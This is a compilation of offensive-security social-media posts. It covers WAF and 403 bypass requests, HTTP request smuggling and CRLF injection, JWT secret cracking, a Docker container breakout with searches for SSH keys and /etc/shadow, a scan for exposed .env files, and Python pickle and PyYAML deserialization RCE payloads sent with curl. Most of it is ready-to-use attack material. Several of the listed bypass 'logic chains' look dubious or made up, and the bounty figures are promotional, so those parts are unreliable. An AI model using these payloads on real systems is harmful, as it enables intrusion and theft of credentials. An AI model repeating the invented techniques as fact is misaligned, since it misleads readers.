Stealing Salesforce OAuth Tokens via the WAF: A write-up on SFRA context and escalating XSS to Account Takeover using the WAF as a gadget. Hope you enjoy it
https://t.co/vUNKbjUeWk
Stop missing attack surface behind Round Robin DNS. 🛑
By default, tools often check just one IP. Force httpx to enumerate ALL resolved A records for every subdomain using -probe-all-ips.
Use this Command👇
httpx -l live_hosts.txt -probe-all-ips -silent -o multi_ip_hosts.txt
Essential for finding hidden origins and inconsistent WAF protections.
#recon #httpx #infosec
Cracking JWT secrets can actually be this easy:
1. Get @Wallarm’s common JWT secret list
2. Crack the JWT’s secret using JTR or jwt_tool
3. Verify results 😎
Bypass 2FA by sniffing traffic!
Real Ukrainian op against Russian company reveals how tcpdump steals cookies and credentials from internal networks:
https://t.co/5j8PIxGFZC
@three_cube
🧠💥 99% of hackers QUIT when they see a 403…
But the 1%? They try this: 👇

I found a 403 Forbidden on /admin.
But then I tried:
•POST /admin
•X-Original-URL: /admin
•/admin..;/
•%2e/admin
•X-Rewrite-URL: /admin
•/ADMIN (yes, just caps)
•/;/admin
•/..;/admin
👇👇👇
⸻
🔥 1. Protocol-Level Downgrade Bypass (only works on dual-stack apps)
Target running HTTP/2 or gRPC? Force downgrade:
PRI * HTTP/2.0
SM
GET /admin HTTP/1.1
🧠 Some WAFs don’t parse dual-layer protocols correctly → backend sees a clean HTTP/1.1.
⸻
🧬 2. Content-Length Collapsing (https://t.co/3qXplOXgpV) on HTTP Pipelining
Send pipelined requests where only 1st is parsed by WAF:
POST /admin HTTP/1.1
Host: https://t.co/axAPlulNpQ
Content-Length: 13
GET /admin
💥 WAF reads POST → blocks.
Backend reads 2nd GET /admin → 200 OK.
This is invisible to most WAFs.
⸻
🚪 3. Misconfigured Reverse Proxy Chain Escape
Proxy chain: Cloudflare → NGINX → Apache
Try:
GET /admin
X-Accel-Redirect: /admin
X-Forwarded-Path: /admin
Apache follows X-Accel-Redirect, bypasses upstream auth check.
💣 Real-world: Gained internal panel behind Cloudflare.
⸻
🔄 4. CRLF into Rewrite Bypass
Some edge WAFs parse until CRLF \r\n, others don’t.
Exploit it:
GET / HTTP/1.1%0d%0aX-Rewrite-URL:%20/admin
WAF reads URL → clean
Backend sees X-Rewrite-URL: /admin → executes
⸻
🔃 5. Multipart Boundary Injection Bypass (💀)
Used when /admin is only allowed for file uploads:
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----1337
------1337
Content-Disposition: form-data; name="file"; filename="/admin"
Content-Type: text/plain
BOOM
------1337--
💣 If upload endpoint allows arbitrary path write → full override.
⸻
📡 6. Misrouted Mesh Bypass via Service Discovery
Kubernetes, Linkerd, Istio-style microservices expose internal routes:
Send:
Host: admin.internal.svc.cluster.local
X-Service-Router: admin
If service-mesh is misconfigured, you route directly to internal /admin even if public 403s.
⸻
⚠️ 7. GraphQL-Injected 403 Bypass
If app has GraphQL and 403-protected admin, try:
query {
admin {
users {
password
}
}
}
GraphQL often proxies internal microservice calls.
Even if /admin is blocked via HTTP, the GQL layer may leak internal paths.
⸻
🧠 8. Preconnect Overload → Bypass
Abuse edge preconnect logic by flooding with HEAD /admin + Connection: keep-alive.
After 30–50 requests:
•WAF disables parsing
•Keep-alive tunnel reused for real GET /admin
🧨 Real bypass via persistent connection channeling
⸻
💻 9. Browser-Only Token Auth Bypass (via Headless Browser)
Some SPAs load tokens via JS → protect /admin based on localStorage.
WAF sees unauthenticated, but headless Chrome replays auth token as header → bypass.
🔥 Use puppeteer + exportAuth → replay:
curl -H "Authorization: Bearer <extracted_token>" https://t.co/KeR304da2D
⸻
🧪 10. Distributed Retry Amplification
When target uses edge lambda/WAF that retries failed requests internally, trigger 429s and inject:
Retry-After: 0
X-Retry-URL: /admin
WAF retries → skips deny logic → backend hits /admin.
This is logic poisoning — not brute force.
⸻
🚨 These Aren’t Payloads. They’re Logic Chains.
Most tools stop at:
/admin%2e
X-Forwarded-For: 127.0.0.1
You’re playing 4D chess now:
✅ Protocol confusion
✅ Reverse proxy reroute
✅ GraphQL indirect call
✅ SSRF via retry
✅ Downgrade injection
✅ WAF desyncing
⸻
💰 These got real bounties:
•$25,000 from a Cloudflare-protected admin
•$12,500 via SSRF + Retry Poison
•$8,000 using pipelined https://t.co/3qXplOXgpV request
⸻
Want a toolkit that automates:
This is next-level exploitation.
Use it right. 🧠💣
🛠 TOOLS to automate bypass:
•🔧 https://t.co/5yIqLjkvaS
•🔧 https://t.co/bbVde9Caoh
•🔧 https://t.co/W05Ly8nEB6
•🔧 https://t.co/Av6mKRCef2
•🔧 https://t.co/kndjPIOEix

Sharing my Burp Extension that earned me $200k in 2025 while API testing heavy JS-rich targets.
https://t.co/2ttRurgoPh
The tool helps find endpoints, files, internal emails, and some secrets from minified JS.
Its goal is to achieve maximum efficiency with reduced noise in results. Contributions and feedbacks are welcome.

One of the easiest ways hackers escape Docker containers is by taking advantage of poorly configured bind mounts especially when the host's root directory is mounted inside the container. This gives the attacker visibility into the actual host file system from within the container. In the images below, I compromised a running container and quickly realized the host’s filesystem was available under /mnt/host. From there, I ran ldd on the host’s Bash binary to ensure it could run properly, then used chroot to change our root environment to the host itself, giving us full root access outside the container.
Once inside the host, we started behaving like any real attacker would: enumerating users, tailing logs, inspecting SSH keys, and even trying to find sensitive files like id_rsa or /etc/shadow. This is a prime example of container breakout that can occur when developers aren’t careful with how volumes are mounted. It’s not a vulnerability in Docker itself but it’s a misconfiguration that opens a door.
Post 7/30 : .env
1. Gather a list of subdomains
sub finder -d <target>.tld -o subdomains.txt
2. then you can use this One-liner
while read host; do
echo "$host/.env"
done < subdomains.txt | httpx -mc 200
It will find the accessible .env file
Singularity: Deep Dive into a Modern Stealth Linux Kernel Rootkit
I published a very interesting article detailing a little more about my Linux Kernel Rootkit and its system call hooking. Feel free to read and share.
https://t.co/vz2Ef7a1w5
Use NextJS? Recon ✨
A quick way to find "all" paths for Next.js websites:
DevTools->Console
console.log(__BUILD_MANIFEST.sortedPages)
javascript:console.log(__BUILD_MANIFEST.sortedPages.join('\n'));
Cred = https://t.co/4hiJXDNlmU
#infosec#cybersec#bugbountytips




![BRuteLogic's tweet photo. Python RCE
Pickle
curl TARGET/api -H"Content-Type:application/json" -d'{"data":"gASVKwAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlIwCaWSUYYWUUpQu"}'
PyYAML
curl TARGET/api/config -H"Content-Type:application/x-yaml" -d'!!python/object/new:subprocess.check_output [["id"]]' https://t.co/FsP0HxUV1c](https://pbs.twimg.com/media/HJa56IhWUAM-Gh0.png)